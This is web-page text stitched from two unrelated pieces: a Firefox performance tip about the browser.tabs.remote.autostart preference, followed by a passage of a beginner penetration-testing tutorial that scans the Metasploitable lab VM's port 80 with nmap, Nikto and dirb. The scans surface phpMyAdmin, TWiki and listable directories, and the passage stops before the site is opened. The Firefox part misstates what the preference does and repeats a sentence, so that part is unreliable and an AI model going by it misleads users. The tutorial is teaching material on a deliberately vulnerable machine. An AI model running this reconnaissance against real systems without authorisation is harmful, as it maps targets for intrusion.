
The configuration we are concerned is that of **browser.tabs.remote.autostart**. The reason firefox browser is slow is due to it trying to auto load all the tabs we previously opened.



We are here to change this configuration to tell browser not to auto load all the pages. If you can see in the above image, the value of `browser.tabs.remote.autostart` is set to True. To change it Right Click on the preference as shown below and click on Toggle.



As you can see in the image below, its value is changed to false. This will prevent the browser from automatically reloading all the tabs which will slow down the firefox browser. This will prevent the browser from automatically reloading all the tabs which will slow down the firefox browser.



Now close the browser and start it again. You will find that it will work remarkably fast. If you face any problems, don't forget to ask us.

ATTACKING THE SERVICES RUNNING ON PORT 80 METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials. So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issue, we have learnt how to hack the MySQL service running on port 3306. In this issue, we will see target the web services running on port 80 of our target machine.

Continuing with the results of the port scan, it is revealed that port 80 is open on our target machine as shown in the image below.

```
root@kali:~# nmap -sV 192.168.41.134
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-28 03:13 EDT
Nmap scan report for 192.168.41.134
Host is up (0.68s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry   GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
```

Port 80 is the default port for web services, so we can clearly say that there is an Apache Web-server running on our target. I did a quick research on Google to find out whether the version of Apache running on our target has any vulnerabilities. It doesn't have any notable vulnerabilities. So I used Nikto to scan for any vulnerabilities on the target. Nikto is a web vulnerability scanner that scans for vulnerabilities in the web server.

A web server is a server that serves websites or web pages. There are many different web types of web servers like Apache, Tomcat, Microsoft IIS, Nginx, Lighttpd etc. Apache web server is very popular among all.

```

root@kali:~# nmap -sV -A -p80 192.168.41.134
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-20 06:56 EDT
Nmap scan report for 192.168.41.134
Host is up (0.0077s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
MAC Address: 00:0C:29:10:55:7E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   7.72 ms 192.168.41.134

```

Nikto is inbuilt in Kali Linux and can be started using the command as shown below.

```

root@kali:~# nikto -h 192.168.41.134
- Nikto v2.1.6
-----
+ Target IP:          192.168.41.134
+ Target Hostname:    192.168.41.134
+ Target Port:        80
+ Start Time:         2019-04-20 06:58:11 (GMT-4)
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.

```

Nikto did not give me much information about the target. The only information we have till now is that the target is running Apache version 2.2.8 and there is a WebDAV on the target.

No luck here. Before I open the website in a browser, I decided to use the tool "dirb" on it. Dirb is a directory buster tool. As its name suggests it searches for some common directories on the web server of the target. Different web services use different directories or folders and by looking at the names of directories or folders, we can easily say what type of software is running on the target. For example, if the website is running Wordpress, it will definitely have folders whose names start with wp-***. Dirb is also a tool inbuilt in Kali Linux. We can use dirb to scan as shown below.

```

root@kali:~# dirb http://192.168.41.134
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat Apr 20 07:19:14 2019
URL_BASE: http://192.168.41.134/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.41.134/ ----
+ http://192.168.41.134/cgi-bin/ (CODE:403|SIZE:295)
==> DIRECTORY: http://192.168.41.134/dav/
+ http://192.168.41.134/index (CODE:200|SIZE:891)
+ http://192.168.41.134/index.php (CODE:200|SIZE:891)
--> Testing: http://192.168.41.134/issue

```

```

---- Entering directory: http://192.168.41.134/dav/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.41.134/phpMyAdmin/ ----
+ http://192.168.41.134/phpMyAdmin/calendar (CODE:200|SIZE:4145)
+ http://192.168.41.134/phpMyAdmin/changelog (CODE:200|SIZE:74593)
+ http://192.168.41.134/phpMyAdmin/ChangeLog (CODE:200|SIZE:40540)
==> DIRECTORY: http://192.168.41.134/phpMyAdmin/contrib/
+ http://192.168.41.134/phpMyAdmin/docs (CODE:200|SIZE:4583)
+ http://192.168.41.134/phpMyAdmin/error (CODE:200|SIZE:1063)
+ http://192.168.41.134/phpMyAdmin/export (CODE:200|SIZE:4145)
+ http://192.168.41.134/phpMyAdmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.41.134/phpMyAdmin/import (CODE:200|SIZE:4145)
+ http://192.168.41.134/phpMyAdmin/index (CODE:200|SIZE:4145)
+ http://192.168.41.134/phpMyAdmin/index.php (CODE:200|SIZE:4145)
==> DIRECTORY: http://192.168.41.134/phpMyAdmin/js/
==> DIRECTORY: http://192.168.41.134/phpMyAdmin/lang/
==> DIRECTORY: http://192.168.41.134/phpMyAdmin/libraries/
+ http://192.168.41.134/phpMyAdmin/license (CODE:200|SIZE:18011)
+ http://192.168.41.134/phpMyAdmin/LICENSE (CODE:200|SIZE:18011)
+ http://192.168.41.134/phpMyAdmin/main (CODE:200|SIZE:4227)
+ http://192.168.41.134/phpMyAdmin/navigation (CODE:200|SIZE:4145)
+ http://192.168.41.134/phpMyAdmin/phpinfo (CODE:200|SIZE:0)
+ http://192.168.41.134/phpMyAdmin/phpinfo.php (CODE:200|SIZE:0)
+ http://192.168.41.134/phpMyAdmin/phpmyadmin (CODE:200|SIZE:21389)
+ http://192.168.41.134/phpMyAdmin/print (CODE:200|SIZE:1063)
+ http://192.168.41.134/phpMyAdmin/readme (CODE:200|SIZE:2624)
+ http://192.168.41.134/phpMyAdmin/README (CODE:200|SIZE:2624)

```



```

---- Entering directory: http://192.168.41.134/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.41.134/twiki/ ----
==> DIRECTORY: http://192.168.41.134/twiki/bin/
+ http://192.168.41.134/twiki/data (CODE:403|SIZE:297)
+ http://192.168.41.134/twiki/index (CODE:200|SIZE:782)
+ http://192.168.41.134/twiki/index.html (CODE:200|SIZE:782)
==> DIRECTORY: http://192.168.41.134/twiki/lib/
+ http://192.168.41.134/twiki/license (CODE:200|SIZE:19440)
==> DIRECTORY: http://192.168.41.134/twiki/pub/
+ http://192.168.41.134/twiki/readme (CODE:200|SIZE:4334)
+ http://192.168.41.134/twiki/templates (CODE:403|SIZE:302)

---- Entering directory: http://192.168.41.134/phpMyAdmin/contrib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.41.134/phpMyAdmin/js/ ----

```

```

---- Entering directory: http://192.168.41.134/twiki/lib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.41.134/twiki/pub/ ----
+ http://192.168.41.134/twiki/pub/favicon.ico (CODE:200|SIZE:1078)
==> DIRECTORY: http://192.168.41.134/twiki/pub/Main/

---- Entering directory: http://192.168.41.134/phpMyAdmin/setup/frames/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.41.134/phpMyAdmin/setup/lib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.41.134/twiki/pub/Main/ ----

```

```

-----
END_TIME: Sat Apr 20 07:23:43 2019
DOWNLOADED: 32284 - FOUND: 56
root@kali:~#

```

As we can see in the above images, there are so many directories which are listable. It seems there are multiple services running on the target web server. Twiki or Tiki Wiki is an Open source Enterprise Wiki Platform which seems to be running on our target. More about that later. There is also phpmyadmin running on our target. Phpmyadmin is the graphical tool used to manage databases on the web server.


Almost all pages of the web site are displayed. In the dirb scan result, we can see it detected pages like phpinfo and robots.txt. Phpinfo has configuration settings of the PHP configured on the website. Robots.txt is used to prevent search engines from scanning some pages on the website. Normally these pages are not listed to public. This is done to prevent misuse of the information revealed in these pages.

Ok. It's time to open the target website in a browser. I start a browser and go to the site

as shown below.

